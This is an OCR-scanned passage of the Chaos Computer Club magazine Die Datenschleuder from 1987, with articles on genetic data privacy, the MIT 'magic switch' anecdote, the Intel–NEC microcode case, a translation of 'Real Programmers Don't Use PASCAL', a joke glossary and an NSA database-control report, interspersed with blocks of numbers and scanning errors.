Allgemein stellt sich die Frage, wer in welchem Umfang Daten der öffentlichen Gesundheitsfürsorge oder kassenärztlichen Abrechnung erheben und offenbaren darf. Wer, zu welchen Zweck Zugriff bekommt, und, unabhängig von solchen formalen Kriterien, welche Schlussfolgerungen aus dem Datenmaterial von wem zu welchem Zweck gezogen werden. Kritiker versichern, dass beispielsweise in der Hamburger Gesundheitsbehörde und dem Tumorzentrum in Hamburg Eppendorf eine Behindertenkartei geführt werde, in der ca. 2000 Menschen erfasst sind. Erkennbare Fehlbehaltungen bei der Geburt werden automatisch beim Statistischen Bundesamt in Wiesbaden ausgewertet. Aus anderen Unterlagen gehe hervor, daß in Europa alle Mißbildungen nach einheitlichen Kriterien erfasst werden sollen. Nach Auffassung von Prof. Dr. Bernd Klees, werde eine umfassende prä- und postnatale genetische Analyse in naher Zukunft die Grundlage individueller Gen-Karten und zentralisierter Genkartieren liefern, die die Mehrzahl unserer Bevölkerung einer totalen Kontrolle unterworfen werde. "Das Konstrukt der informationellen Selbstbestimmung", so Klees, "wird dann nur noch eine hilflose Verteidigungsline sein. Die Volksschlagsdebatte" wäre gegenüber den "Gen-Debatte" nur ein gleichsam harmloses Präliminäum". Die bayrischen Vorfälle zur AIDS-Meldspflicht, geben einen Vorgeschmack auf künftige Entwicklungen.

#### Gen-Analyse im Arbeitsleben

72227 37836 12685 81656 58053 71439  
Auch wenn dieser Vorschlag zunächst auf verhältnismäßig geringen Widerstand stieß, im Rahmen berufsrechtlicher Untersuchungen wird die genetische Analyse durch Betriebsärzte zunehmend zur Alltagsroutine werden. Nach Auffassung von Dr. Breitsch, Werkarzt der Firma Höchst, wäre an Betrachtung der speziellen Arbeitsplatzrisiken im Sinne des derzeitigen berufsrechtlichen Regelwerkes eine Duldungspflicht genetischer Untersuchungen anzusetzen.

Ein grundsätzliches Recht des Arbeitgebers, vor Einstellung ärztliche Untersuchungen zu verlangen, wird nach derzeitiger Rechtslage nicht bestritten. Zumindest nicht wenn es darum geht, Arbeitsplatzrisiken zu erkennen. Zu erwarten ist, dass in Parallelität zum psychologischen in Kürze auch genetische Eignungstests eingeführt werden. Auf dieser Grundlage werden Arbeitsgerichte in erster Linie über Grenzen der Zumutbarkeit zu befinden haben. Betont wird, dass genetische Untersuchungen im Arbeitsleben grundsätzlich auf Freiwilligkeit der zu Untersuchenden beruhen sollte.

#### Alternativen gesucht

61278 83732 52757 38903 52890 50586  
In einem Schreiben an den Vorsitzenden der Enquete-Kommission Gentechnik hat die Bundesvereinigung der Huntington-Gruppen in der Bundesrepublik bereits im Februar darauf bestanden, daß ausschließlich der Patient die Daten seiner genomischen Untersuchung verwalten bzw. verwenden sollte.  
57241 78050 79602 59203 87727 69778  
72928 68409 32536 58807 33988 45721  
87480 31085 31148 22510 22850 84782  
21593 76213 60470 47955 97959 29859

## Der magische Schalter

aus: FORTHFREE Hamburg

Vor ein paar Jahren schnüffelte ich in den Vitrinen, in denen die PDP-10 des MIT Artificial Intelligence Lab' untergebracht war, und ich bemerkte einen kleinen Schalter, der an den Rahmen einer der Vitrinen geklebt war. Es war offensichtlich ein in Heimarbeit zusammengebasteltes Ding, das einer der Hardware Hacker des Labors (keiner wußte, wer) angebracht hatte.

Man faßt keinen unbekannten Schalter an einem Computer an ohne zu wissen, was passiert, denn man könnte einen Absturz herbeiführen. Der Schalter war auf höchstunhilfreiche Weise beschriftet. Es gab zwei Stellungen, und mit Bleistift war auf das Metall des Schalters gekritzelt "magic" und "more magic". Der Schalter war auf "more magic" gekippt. Ich bat einen anderen Hacker, sich das anzusehen. Auch er hatte den Schalter noch nie gesehen. Eine genauere Untersuchung ergab, daß bloß EIN Draht zu dem Schalter führte! Das andere Ende des Drahts verschwand in der Leitungswirns im Inneren des Computers, aber es ist eine grundlegende Tatsache von Elektrizität, daß ein Schalter nichts bewirkt, so lange nicht ZWEI Drähte an ihm angeschlossen sind. Dieser Schalter hatte einen Draht, der an der einen Seite angeschlossen war, und keinen Draht an der anderen Seite.

Es war klar, daß dieser Schalter irgendeinem des Vorstellung von einem billigen Witz entsprungen war. Bestärkt in unserer Überzeugung, daß der Schalter unwirksam war, legten wir ihn um. Der Computer stürzte augenblicklich ab.

Man stelle sich unser vollkommenes Erstaunen vor. Wir verbuchten es als Zufall, kippten aber nichtsdestotrotz den Schalter auf die "more magic"-Position, bevor wir den Computer wieder hochführten.

Ein Jahr später erzählte ich die Geschichte einem anderen Hacker - David Moon, wenn ich mich recht erinnere. Er zweifelte natürlich an meinem Verstand oder nahm an, ich würde an eine übernatürliche Macht in diesem Schalter glauben, beziehungsweise er dachte, ich toppte ihn mit einem Märchen. Um ihn zu überzeugen, zeigte ich ihm den Schalter, der immer noch an der selben Stelle angeklebt war, mit bloß einem Draht, der zu ihm führte. Er war immer noch in der "more magic"-Stellung. Wir prüften den Schalter und seine einsame Verbindung und fanden, daß das andere Ende des Drahts, fest verbunden mit der Computerverdrahtung, mit einem ground pin verbunden war. Das machte

den Schalter doppelt nutzlos: er war nicht nur elektrisch inoperabel, sondern auch noch verbunden mit einem Teil, das niemals irgendwie oder irgendwas bewirken würde. Also legten wir den Schalter um.

Der Computer stürzte augenblicklich ab.

Diesmal gingen wir zu Richard Greenblatt, einem algeridienten MIT-

Hacker, der gerade da war. Auch ihm war der Schalter nie zuvor aufgefallen. Er inspizierte ihn, kam zu dem Schluß, daß er nutzlos ist, brachte einen Seitenschneider und machte ihn raus. Anschließend führen wir den Rechner hoch und alles lief wie geschmiert.

Wir wissen immer noch nicht, wie der Schalter die Maschine zum Absturz brachte. Es gibt eine Theorie, daß ein vernachlässigbar kleiner Strom an dem ground pin herrscht und das Umlegen des Schalters die elektrische Leistung genügend verändert, um den Strom soweit zu beeinträchtigen, daß Millionstelsekunden-Pulse durchlaufen. Aber wir sind nicht sicher. Alles was wir sagen können ist, daß der Schalter magisch war.

Ich habe den Schalter immer noch bei mir zu Hause. Vielleicht bin ich verrückt, aber ich habe ihn gewöhnlich auf "more magic" gekippt.

Übersetzung ins Deutsche von Peter Glaser.

77751 93799 94213 72772 11258 84568  
87158 74835 62696 16619 90572 52661  
22867 97540 62126 20886 49882 91845  
43953 81529 98209 25834 85498 25704

## Laserbriefe

An die

Redaktion "Bratenschleuder"  
Chaos Computer Club

Sehr geehrte Redaktion "Bratenschleuder",

Hiermit bestelle ich das Programmpaket für den C64 zu 2.50 DM.

Das Programmpaket enthält:

Tomatomat Plus

1-2 Dry

Tea Base I

2.50 DM liegen in Briefmarken bei.

P.S.: Bin begeisterter Computer-Freak!

## Die Datenschleuder

## Neue Runde im Prozessorkrieg

Ende September letzten Jahres feierte Silicon Valley einen großen Sieg. In dem Copyright-Prozess zwischen Intel und NEC mit Intel als Kläger hatte Richter William A. Ingram vom District Court in San Jose endlich ein Urteil gefällt. Er erklärte, wie Intel beantragt hatte, den Microcode von Mikroprozessoren als Software. Damit fiel er unter das amerikanische Copyright. Alle Intel-Prozessoren der acht-, sechzehnte- und zwundneundföhrig-Bit-Klasse, welbekannt unter den Ziffernkodern 8088, 8086, 80186, 80286 und 80386, dürfen laut Ingrams Spruch nicht dertart nachempfunden werden, die sie mit den Intel-Produkten kompatibel sind.

Damit erklärte der Richter die als V-Serie eingeföhrten Eigenentwicklungen von NEC zu Makulatur, zumindest für amerikanisches Territorium. "Alle künftigen Produkte mit einem Microcode dürfen nicht kopiert werden", so machte Intel-Anwalt F. Thomas Dunlap die Tragweite des Urteils deutlich. Die Japaner, reich an Spiegeln, arm an Logik, zögen daraus Schlußfolgerungen, wie sie ihrem flexiblen Wesen entsprechen: Sie fragten nach Lizenzen an. Doch was im Zuge der Verkaufswelle für die 16-Bit-CPU's noch möglich war, ist im anlaufenden 32-Bit-Geschäft ein Tabu. War Hitachi noch von Motorola Fujitsu wie auch Mitsubishi und Oki Electric noch von Intel großzügig mit Second-Source-Lizenzen für den Kampf um die Ausbreitung der beiden amerikanischen 16-Bit-Wellen bedacht worden, so ist der Lizenzladen für die Mächtigen - vorerst - geschlossen. Hier haben Motorola einen Marktanteil von 57 Prozent, und Intel bereits 30 Prozent zu verteidigen.

Die Prozessoren selber generieren zwar nur relativ geringen Umsatz. So kostet die frisch auf den Markt geworfene 32-Bit CPU 80386 von Intel derzeit um die 400 Dollar, dürfte aber bald in höheren Stückzahlen auf 250, und in fünf Jahren auf 25 Dollar fallen. Doch nicht der Prozessor selber ist das entscheidende Geschäft, sondern die Halbleiterperipherie, die er kreiert. Mit ihr muß er sich verstehen, und so mühen sich auch Fremdarbeiter an die Spielregeln eines milieus Produktes halten, auf das sie keinen Einfluß haben.

Die Japaner ließen sich von Richter Ingram nicht ins Bockshorn jagen. Hitachi und Fujitsu beschlossen Ende Oktober letzten Jahres kurzerhand, selber in dieses mühsame Geschäft einzusteigen. Nicht wegen der Technologie ist die Prozessor-Produktion so vertrackt. Die Missionarbeit für das passende Betriebssystem macht wegen ihres ungewissen Ausganges das Prözessorgeschäft so riskoreich. Dabei sind die Voraussetzungen für einen 32-Bit-Prozessor in Japan nahezu ideal. Die Insel - gilt mit rund vier Millionen Installation - als ein Workstation-Wunderland, in dem unweigerlich Motorola und Intel den Ton angeben würden. Der Markt wäre also vorhanden. Nur bei dem Betriebssystem, das der neue Typ des Joint Ventures unterstützen soll, herrscht noch Unklarheit. Von einer Unix-Schnittstelle ist die Rede, aber auch von TRON (The Real-Time Operating System Nucleus), das als "revolutionär" gepriesen wird und besonders auf japanische Bedürfnisse (Mehrsprachenverarbeitung) zugeschnitten sein soll. Auch die technischen Grunddaten werden bereits behandelt: 700000 Transistoren, 128-KB-Stack-Cache, 1-KB- Instructions-Cache, 16 Register und 64 MB Hauptspeicher.

Allerdings geisterte im Gefolge des Prozesses zwischen NEC und Intel auch schon ein 32-Bit Mikroprozessor als Originalentwicklung von NEC. Nach

seiner technischen Beschreibung wäre er unschlagbar gewesen. Aber Hitachi und Fujitsu scheinen der Realität näher zu sein. Wenn Fujitsu sich zu 80 Prozent bei Fairchild einkaufen darf, ist ein ausgereifter 32-Bit-Prozessor in diesem Halbleiter-Einkaufskorb enthalten.

a. nony

( PUKRI19.DOC 198703.26.1430

33905	53570	16865	31205	26495	61485
72492	57386	20691	74036	95213	53373
25316	66345	46658	85972	86659	45113
64413	78331	39267	21185	69553	95210
84584	87244	32393	55860	63186	80695
49248	51232	63269	95146	87596	83729
72531	98368	42356	39846	32126	71811
61928	21711	15828	28016	84488	83880
23820	31981	49309	63695	96735	83274
26249	88245	68494	12758	40566	49135
25267	86846	23445	05492	27581	15170
93149	21879	59271	80019	40968	86698
68270	37302	20847	53143	38181	09270
80300	17205	93553	05207	00706	07223

## Real Programmers Don't Use PASCAL

A. Felke

Im Goldenen Zeitalter des Computers war es einfach, die Männer (bisweilen "richtige Männer" genannt) von den Bubis ("bisweilen Müslifresser" genannt) zu unterscheiden. Zu dieser Zeit waren die Richtigen Männer die, die etwas vom Programmieren verstanden und die Müslifresser die, die nichts kapierten. Ein Richtiger Computerprogrammierer sagte Sachen wie: "DO 101=1, 10" und: "ABEND," und der Rest der Welt sagte: "Computer sind mir zu kompliziert" und: "Ich habe keine BEZIEHUNG zu Computern - sie sind so unpersönlich". Ein vorausschauendes Werk B. Fairstein's "Richtige Männer essen kein Müsl", ein Taschenbuch aus dem Jahre 1982, wies darauf hin, daß Richtige Männer sich auf nichts beziehen und außerdem keine Angst davor haben, unpersönlich zu sein.

Aber die Zeiten ändern sich. Heute sehen wir eine Welt, in der kleine ältere Damen einen computerisierten Mikrowellenherd haben, zwölfjährige Kids einen Richtigen Mann bei Asteroids oder PacMan spielend in die Tasche stecken, und jedermann seinen höchstpersönlichen Personal Computer kaufen und verstehen kann. Der Richtige Programmierer droht von Studenten mit TRASH-80ern deklassiert zu werden!

Es gibt, wie auch immer, Unterschiede zwischen dem typischen jugendlichen PacMan-Spieler und einem Richtigen Programmierer. Diese Unterschiede zu begreifen, könnte den Kids eine Perspektive geben - ein Persönlichkeitsbild, eine Vaterfigur. Außerdem würde es deutlich machen, daß weiterhin Richtige Programmierer gebraucht werden.

## Die Datenschleuder

Der einfachste Weg, um zu bestimmen, wer die Richtigen Program-

mierer sind, geht über die Programmiersprache, die sie verwenden. Richtige Programmierer verwenden FORTRAN. Müslifresser verwenden Pascal. Nicklaus Wirth, der Erfinder von Pascal, wurde einmal gefragt "Wie sprechen Sie Ihren Namen aus?". "You can either call me by name, pronouncing it 'Veert', or call me by value, 'Worth'", sagte er. Man kann aus dieser Antwort unmittelbar ersehen, daß Nicklaus Wirth ein Müslifresser ist. Die einzige Form der Werteübergabe, die ein Richtiger Programmierer gutheißt, ist call-by-value-return, wie es in den IBM/370 FORTRAN G- und H-Compilern implementiert ist. Richtige Programmierer haben keine abstrakten Konzepte nötig, um ihre Arbeit zu erledigen; sie sind vollkommen glücklich mit einer Lochkartenstanze, einem FORTRAN IV-Compiler und einem Bier. Richtige Programmierer programmieren Listenverwaltung, Stringmanipulation, Buchführung (falls sie es überhaupt machen) und Künstliche Intelligenz in FORTRAN.

Wenn Du es nicht in FORTRAN machen nicht in Assembler machen kannst, ist es nicht wert, gemacht zu werden.

Akademische Informatiker sind in den letzten Jahren zunehmend dem strukturierten Programmieren verfallen. Sie sagen, daß Programme viel einfacher zu verstehen sind, wenn man spezielle Techniken und Sprachkonstruktionen benutzt. Welche Konstruktionen genau, darüber sind sie sich nicht ganz einig. Und die Beispiele, die sie bringen, um ihre Ansichten zu belegen, passen immer auf jeweils eine Seite irgendeiner obskuren Zeitschrift.

Als ich mit der Schule fertig war, dachte ich, daß ich der beste Programmierer der Welt bin. Ich konnte ein unschlagbares Tic-Tac-Toe-Programm schreiben, fünf verschiedene Programmiersprachen verwenden und 1000 Zeilen lange Programme abfassen, die funktionierten. Dann geriet ich ins Richtige Leben hinaus. Meine erste Aufgabe war, ein 200.000 Zeilen langes FORTRAN-Programm zu lesen und zu verstehen, um es anschließend um einen Faktor zwei zu beschleunigen. Jeder Richtige Programmierer wird dir sagen, daß kein strukturierter Code der Welt dir dabei helfen wird, ein Problem wie das zu lösen - dazu braucht man wirkliches Talent. Einige Anmerkungen zu Richtigen Programmierern und strukturierter Programmierung:

## Die Datenschleuder

- Richtige Programmierer haben keine Angst, GOTO's zu verwenden;

- Richtige Programmierer können fünf Seiten lange DO-Schleifen schreiben ohne nervös zu werden;

- Richtige Programmierer lieben arithmetische IF-Statements, weil sie den Code interessanter machen;

- Richtige Programmierer schreiben selbstmordenden Code, speziell wenn sich dadurch 20 Nanosekunden im Inneren einer engen Schleife einsparen lassen;

- Richtige Programmierer brauchen keine Kommentierungen: Der Code spricht für sich; - Daß FORTRAN keine strukturierten IF, REPEAT...UNTIL oder CASE-

Statements kennt, brauchen die Richtigen Programmierer nicht zu sorgen. Nebenbei, man kann sie nötigenfalls simulieren durch zugelesene GOTO's.

"Datenstrukturen" gehen seit kurzer Zeit auch durch die Presse. Abstrakte Datentypen, Strukturen, Pointer, Listen und Strings sind in bestimmten Kreisen populär geworden. Wirth, der Müslifresser, hat ein ganzes Buch geschrieben ("Algorithms + Data Structures = Programs", Prentice Hall, 1976), das behauptet, man könne Programme basierend auf "Datenstrukturen" schreiben, anstatt die anderen Wege zu benutzen. Wie jeder Richtige Programmierer weiß, ist der einzige nützliche Datentyp der Array. Strings, Listen, Strukturen und Mengen sind alles spezielle Fälle von Arrays und können als solche behandelt werden, ohne einem die Programmiersprache zu komplizieren. Das Schrecklichste an den wunderlichen Datentypen ist, daß man sie deklarieren muß; Richtigen Programmiersprachen implizit ist - wie wir alle wissen - eine Schreibweise, die auf dem ersten Buchstaben des sechs Zeichen langen Variablennamens basiert.

Was für eine Art Betriebssystem verwendet ein Richtiger Programmierer? CP/M? Gott behüte. Im Grunde ist das ein Spielzeug-Betriebssystem. Auch kleine ältere Damen und Oberschüler können CP/M benutzen und verstehen.

Unix ist selbstverständlich ein wenig komplizierter - der typische Unix-Hacker weiß nie, wie der PRINT-Befehl diese Woche heißt - aber wenn's um die Wurst geht, ist Unix ein herrliches Videospiel. Die Leute machen nichts anderes auf Unix-Systemen; sie schicken Scherzen via USENET um die Erde oder schreiben Adventure Games und Fortschungsberichte.







Nein, der Richtige Programmierer verwendet OS/370. Ein guter Programmierer kann die Beschreibung eines JKL3051-error, der grade aufgetreten ist, in seinem JLC-Handbuch finden und verstehen. Der großartige Programmierer kann JCL schreiben ohne einen Blick ins Handbuch zu werfen. Ein wirklich außergewöhnlicher Programmierer kann Bugs finden, die in sechs Megabyte Core Dump vergraben sind, ohne auch nur einen Hex-Taschenrechner zu benutzen.

OS/370 ist ein wahrhaft bemerkenswertes Betriebssystem. Es ermöglicht die Vernichtung der Arbeit von einigen Tagen durch einen einzigen falsch gesetzten Blank, also ist es beim Programmieren angesagt, aufgeweckt zu sein. Die beste Art, an das System ranzugehen, ist über eine Lochkartenstanze. Einige Leute behaupten, es gäbe ein Timesharing System, das auf OS/370 läuft, aber nach sorgfältigen Studien bin ich zu der Ansicht gelangt, daß sie unrecht haben.

Was für Tools benutzt der Richtige Programmierer? Theoretisch kann ein Richtiger Programmierer seine Programme zum Laufen bringen, indem er sie direkt über die Schalttafel in den Computer eingibt. In den frühen Tagen, als die Computer noch Schalttafeln hatten, wurde das gelegentlich so gemacht. Der typische Richtige Programmierer hat den gesamten Bootstrap Loader in Hex im Gedächtnis und gibt ihn neu ein, wenn er von seinem Programm zerstört worden ist. In dieser Zeit war Speicher noch Speicher - er verschwand nicht, wenn der Strom weg war. Heutzutage vergißt der Speicher Dinge, auch wenn du es nicht willst, oder er behält Dinge, die er längst hätte vergessen sollen.

Die Legende sagt, daß Seymour Cray, der Erfinder des Cray I Supercomputers und der meisten Control-Data-Computer, das erste Betriebssystem für die CDC 7600 aus dem Gedächtnis über die Schalttafel eingab, als sie zum ersten Mal hochgefahren wurde. Cray ist selbstverständlich ein Richtiger Programmierer.

Einer meiner Lieblings-Richtige-Programmierer war Systemprogrammierer bei Texas Instruments. Eines Tages erreichte ihn ein Ferngespräch von einem User, dessen System mitten in einer wichtigen Arbeit zusammengebrochen war. Jim behob den Schaden über das Telefon, indem er den User dazu brachte, Disk I/O-Instruktionen über die Schalttafel einzugeben, nach seinen Anweisungen System Tables in Hex zu reparieren und Registerinhalte aus-

zulesen. Die Moral dieser Geschichte: Obwohl ein Richtiger Programmierer nützlichweise eine Lochkartenstanze und einen Printer zu seinem Werkzeug zählt, kann er im Notfall mit einer Schalttafel und einem Telefon auskommen.

**POST**  
Tonteboda prk 2

**42**  
**GOTEBORG BAN**  
**trans**

42-44

In einigen Firmen besteht das Edieren von Programmlern nicht länger darin, daß zehn Ingenieure Schlange stehen, um eine 029-Lochkartenstanze zu benutzen. Tatsächlich ist es so, daß in dem Gebäude, in dem ich arbeite, keine einzige Lochkartenstanze steht. Der Richtige Programmierer hat in dieser Situation seine Arbeit mit einem Text Editor-Programm zu machen. Die meisten Systeme sind mit verschiedenen Editoren ausgestattet, aus denen man wählen kann, und der Richtige Programmierer muß abgeben, daß er sich den aussucht, der seinem persönlichen Stil entspricht. Viele Leute glauben, daß die besten Editoren der Welt im Xerox Palo Alto Research Center, zur Verwendung auf Altos- und Dorado-Computern geschrieben werden. Unglücklicherweise wird kein Richtiger Programmierer jemals einen Computer mit einem Betriebssystem benutzen, das SmallTalk heißt, und er wird dem Computer bestimmen keine Mittelungen mit einer Maus machen.

34994	63998	57121	15070	94635	77735
90771	96285	06114	65148	37526	20956
51457	13298	02599	43976	63114	54590
26858	98979	11583	70954	19370	44115
51219	20117	16488	05659	45930	13118
73417	65930	62784	63184	90345	29595
00294	58341	16482	41149	69758	32681
18007	11697	43759	75069	64295	71241
00721	59128	74175	49230	71862	45454
23220	32952	77629	52402	45903	80574
45028	42248	98828	53263	42213	81572
111	67183	11285	21454	89505	18009

## Die Datenschleuder

Einge der Konzepte dieser Xerox Editoren sind in Editoren aufgenommen worden, die auf Betriebssystemen mit etwas vernünftigeren Zeichnungen wie etwa EMACS oder VI laufen. Das Problem mit diesen Editoren ist, daß Richtige Programmierer meinen, 'what you see is what you get' sei ein schlechtes Konzept für Text Editoren. Der Richtige Programmierer will einen 'you asked for it, you got it' Editor, einen, der kompliziert, kryptisch, mächtig, unnach-sichtlich und gefährlich ist. TECO, um genau zu sein.

Man hat festgestellt, daß eine TECO-Kommandofolge eher an Zeichensalat durch Übertragungsrauschen erinnert als an lesbaren Text. Eines der unterhaltsamsten Spiele mit TECO besteht darin, daß man seinen Namen als Kommandozeile eintippt und Vermutungen darüber anstellt, was dadurch passiert. So gut wie jeder mögliche Tipfehler bei der Kommunikation mit TECO wird kurzerhand dein Programm zerstören, oder schlimmer noch, subtile und mysteriöse Bugs in Subroutinen schleusen, die einst funktioniert haben.

Aus diesem Grund widerstrebt es Richtigen Programmieren, ein Programm zu edieren, das kurz davor steht, zu funktionieren. Sie finden es viel einfacher, den binären Objektcode direkt zu patchen, indem sie ein wunderbares Programm benutzen, das SUPERZAP (oder das entsprechende Äquivalent auf nicht-IBM-Maschinen) heißt. Das funktioniert so gut, daß viele Programme, die auf IBM-Systemen laufen, keinerlei Verwandtschaft mehr mit dem original FORTRAN-Code haben. In einer Anzahl von Fällen ist der Source Code nicht länger verfügbar. Wenn es an der Zeit ist, ein derartiges Programm zu fixieren, wird kein Manager jemand geringeren als einen Richtigen Programmierer mit dem Job betrauen - kein mühseliger strukturierter Programmierer würde wissen wo anfangen. Das nennt man Arbeitsplatzsicherung.

Eine Programmier-Tools, die nicht von Richtigen Programmieren benutzt werden:

- FORTRAN-Präprozessoren wie MORTTRAN und RATFOR. Derartige Programmierrezepte sind gut zum Müslimachen;
- Source Language Debugger. Richtige Programmierer können Core Dumps lesen;
- Compiler mit Array Bounds Checking. Sie erstickten die Kreativität, vernichten die meisten der interessanten Ver-

wendungen für EQUIVALENCE und machen es unmöglich, den Betriebssystemcode

## Die Datenschleuder

mit negativen Vorzeichen zu modifizieren. Das Schlimmste: Bounds Checking ist ineffizient. -Source Code-Pflugesysteme. Ein Richtiger Programmierer hält seinen Code in einem Kartenteaksten verschlossen, denn er geht davon aus, daß der Eigentümer seine wichtigen Programme nicht unbewacht zurücklassen kann.

20247	19391	71095	53901	13943	31668
15158	28842	68760	69611	02505	17100
75927	62355	55338	62725	53538	83095
06716	44862	37092	26468	09671	25406
18695	02143	17621	14681	40097	59528
14929	07222	60111	26811	53108	38731
76173	23235	26360	58381	73151	03459
57365	38223	53499	29358	20826	85100
78108	84624	34998	35184	04451	70427
01893	81974	24241	00785	75376	25776
75711	18090	08816	41823	19201	96262
34162	88166	52137	47173	25477	72778
34887	74366	51882	87521	36685	71950
63719	36565	39038	94493	66421	76400

## Die Ratenschleuder

Ultravollständiges  
maximegalonischstes  
Wörterbuch aller Zeiten

(zweite Rate)

BASF:

Byte-Abweisende Schutzfolie.

BIMoMAT:

BüroindustrialisierungsMaschine  
MAThecoprozessor.

mSdOS-fähiger Kleinrechner vom Typ FOX-trottel.

FOXtrottel:

FernOst-XT. BIMoMAT ab 2/3-kompatibel.

FOXtrottel de Luxe:

Leistungsfähiger Trottel bis zur 80986-Klasse.

GIPS:

Gigainstruktionen Pro Sekunde. 1000 MIPS = 1 GIPS.

GRIPS:

Nachweislich undefinierbare Maßeinheit.

LOGOMAT.

LOGischer AutoMAT. Neudeutsches Kunstwort für Computer.

mSdOS:

meinem System droht Overkill Status. Betriebskrankheit gefährdeter Seelen.

IMPRESSUM

Die Datenschleuder Numero 20  
Das wissenschaftliche Fachblatt für Datenreien-  
sende  
D-2000 Hamburg 20  
Schwenckestrasse 85

Geonet : Geo1:Chaos-Team  
Btx : 655321

Herausgeber und V&SdPG: Herwart Holland-  
Moritz

Mitarbeiter (u.a.):  
R. Schrutzi, S. Wernery, A. Eichler,  
P. Franck, H. Gruel, M. Kuehn, Esco, Andy  
M.-M., S. Stahl, padelun, KS, jwi, Dietmar  
Wintschmig, Poetronic

Vierfarb-Terminndruck im Selbstverlag.  
April 1987

31215	21870	22236	64636	35755	50356
55769	48886	54950	02788	53723	61710
55021	31147	41374	41061	34445	54419
21013	36172	95628	56948	99193	36918
47294	78550	72915	68885	10596	78195
94298	33186	48075	68836	79551	49663
34489	65592	94818	78517	84038	77332

Mega-Control

US-Behörde will alle öffentlichen Datenbanken kon-  
trollieren und zensieren

In der US-Zeitschrift "Chronical of Higher Educa-  
tion" wurde 21. Januar berichtet, daß der President  
der USA eine Direktive (National Security Directive  
145) erlassen hat, mit der die Nationale Sicherheits-  
behörde NSA die Befugnis erteilt wird, öffentlich zu-  
gängliche Datenbanken zu kontrollieren und zu zen-  
sieren, ohne vorher die Zustimmung des jeweiligen  
Autors eines Datenbankdokuments einholen zu müs-  
sen. Datenbanken sind elektronische Informations-  
systeme, die für spezielle Themen oder Wirtschafts-  
branchen Dokumente und Literaturverzeichnisse per  
Computer zur Verfügung stellen.

Die Autorin des Artikels, Judith Axler Turner, weist  
darauf hin, daß die US-Regierung ein neues Büro der  
NSA eingerichtet hat, das für die Sicherheit ALLER  
Computersysteme zuständig sein wird, "die empfind-  
liche Informationen speichern könnten - unabhängig  
davon, ob sie von Regierungsbehörden gespeichert  
werden, der Geheimhaltungspflicht unterliegen oder  
der nationalen Sicherheit unmittelbar berühren".  
Dies schließt auch solche kommerzielle Systeme mit  
ein wie Dialog, Nexis, Lexist, u.a.  
Frau Turner zitiert, unter anderen, Frau Diane Foun-  
taine, Leiterin der Abteilung Informationssysteme im  
Büro des stellvertretenden Verteidigungssekretär, die  
Büro des stellvertretenden Verteidigungssekretär, die  
für Kommunikation, Kommandostruktur, Kontrolle  
und Nachrichtendienste zuständig ist: "Die Frage in  
den 80er Jahren ist nicht: 'Wird es Einschränkungen  
oder Kontrolle bei der Benutzung kommerziell zu-  
gänglicher Datenbanken sein'; die Frage ist viel-  
mehr: 'Wie werden solche Einschränkungen und  
Kontrollen angewandt?'".



Robert L. Park der "American Physical Society" be-  
merkt: "Behörden, die darauf (die Direktive, Anm.  
d. Red.) zurückgreifen wollen, werden sie auf alles  
anwenden, das sie verbergen wollen", darunter auch  
Forschungsberichte. Park wies außerdem darauf hin,  
daß jeder Bericht, der von einer Behörde finanziert  
wird, somit als "empfindlich" eingestuft und unter  
Kontrolle gestellt werden kann.

Diese Entwicklung ist sicherlich auch vor dem Hin-  
tergrund des zunehmenden Einsatzes von Telekom-  
munikation durch "radikale" Bewegungen in den  
USA zu sehen. Seinerzeit wurden die bundesweiten  
Protestaktionen gegen die Investitionen amerikani-  
scher Universitäten auch mit der Hilfe eines elektro-  
nischen Konferenzsystems koordiniert.

Die NSA ist in letzter Zeit mehrmals aufgefallen. Die  
Bayerische Hackerpost hatte am 14.12.86 von einem  
Artikel in der EG-Zeitschrift "Information Market"  
berichtet, demzufolge vertrauliche Informationen eu-  
ropäischer Firmen an konkurrierende US-Firmen  
von Überwachungsstellen der US-Sirenkraft we-  
tergeleitet werden. Der Verfasser, ein früherer Mit-  
arbeiter der US-Luftwaffe, behauptet, daß dieser Teil  
der Überwachung der Telekommunikations bei wei-  
tem das Abhören des sowjetischen Militärfunkver-  
kehrs überwiege.

"Die wichtigste Station für die gegenseitige Sicher-  
heit in der Welt", so ein früherer Direktor der US Na-  
tional Security Agency NSA, liege in Menwith Hill in  
der Grafschaft Yorkshire im Norden Englands. Dort  
laufen einige 10.000 Telefonleitungen zu der nahege-  
legenen Relaisstation der britischen Telefongesell-  
schaft British Telecom. Menwith Hill werde außer-  
dem durch einen Hohlleiter versorgt, der bereits vor  
seiner Modernisierung vor zwei Jahren eine Kapazi-  
tät von 32.000 Telefongesprächen gleichzeitig hatte.

Die NSA ist auch für die Überwachung sämtlicher in-  
ternationale US Telefon- und Datenleitungen, auch  
mittels computerunterstützter Stichprobenprüfung,  
zuständig.

Übersetzung: TH

BEREICH COMPOST					
62470	51945	05041	98477	42014	18334
77312	02815	88684	57072	90544	05751
06012	85258	05659	47030	46836	34459
26525	52137	00806	87520	09593	45360
73162	26118	72817	39280	74633	09468
53678	23105	07792	15995	60019	94523
79934	34210	68781	34973	46959	24646
97525	06236	95861	69091	78573	97659
51993	92993	99556	75427	14654	91045
68607	02099	01260	68187	04984	17907
91739	24071	94599	63320	68254	70790
17745	27513	18680	99822	84730	86076
65368	66855	51646	77029	11336	82756
21072	23246	72611	37054	90795	36583
45386	37196	23585	63126	18387	35877
41187	36527	72792	15947	43373	78369
55184	56246	80101	39057	37671	01051
29666	36764	45197	24556	55720	40244
36841	40814	48873	29578	47248	49200
30194	77888	02846	05246	60842	87535
18483	64952	19508	28083	37206	52212
81041	90448	44724	79472	91342	28495
19700	22601	31043	00624	10717	97180
37334	37262	40799	59605	31446	05722
04085	28972	91765	98760	16667	61173
79323	72457	95720	96075	80237	17348

Die Datenschleuder

Die Datenschleuder





Postvertriebsstück C9927f

Numero 21 - Juni 1987

DM 3,00

Postvertriebsstück  
C9927f



# Die Datenschleuder


Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club


zur Handlung und den Rest

33616	12582	61299	62261	18129	45592	43326	51780	00217	19034	49234	26426
74627	67137	79448	75867	53657	54486	62922	61456	00433	73838	68325	55524
14076	11931	12575	85126	55759	73457	34530	04264	81847	39892	15627	08806
30153	32642	62076	79854	43285	76171	56506	29340	40526	49432	44261	44566
53334	63225	27057	28053	03988	28949	59212	91225	64889	35696	55009	15430
90342	59566	22297	57824	88735	02925	54261	34252	66847	25949	14314	23929
91668	25894	45689	46559	92658	45476	88454	32486	32746	18428	46655	98532
26945	28780	51650	17204	74785	41788	23122	10446	25989	01417	12102	44808
79822	76806	53665	06419	18973	43452	42716	16619	00125	71958	78792	21756
88782	36621	72615	62695	82454	47820	96985	44013	39762	20767	94954	18540
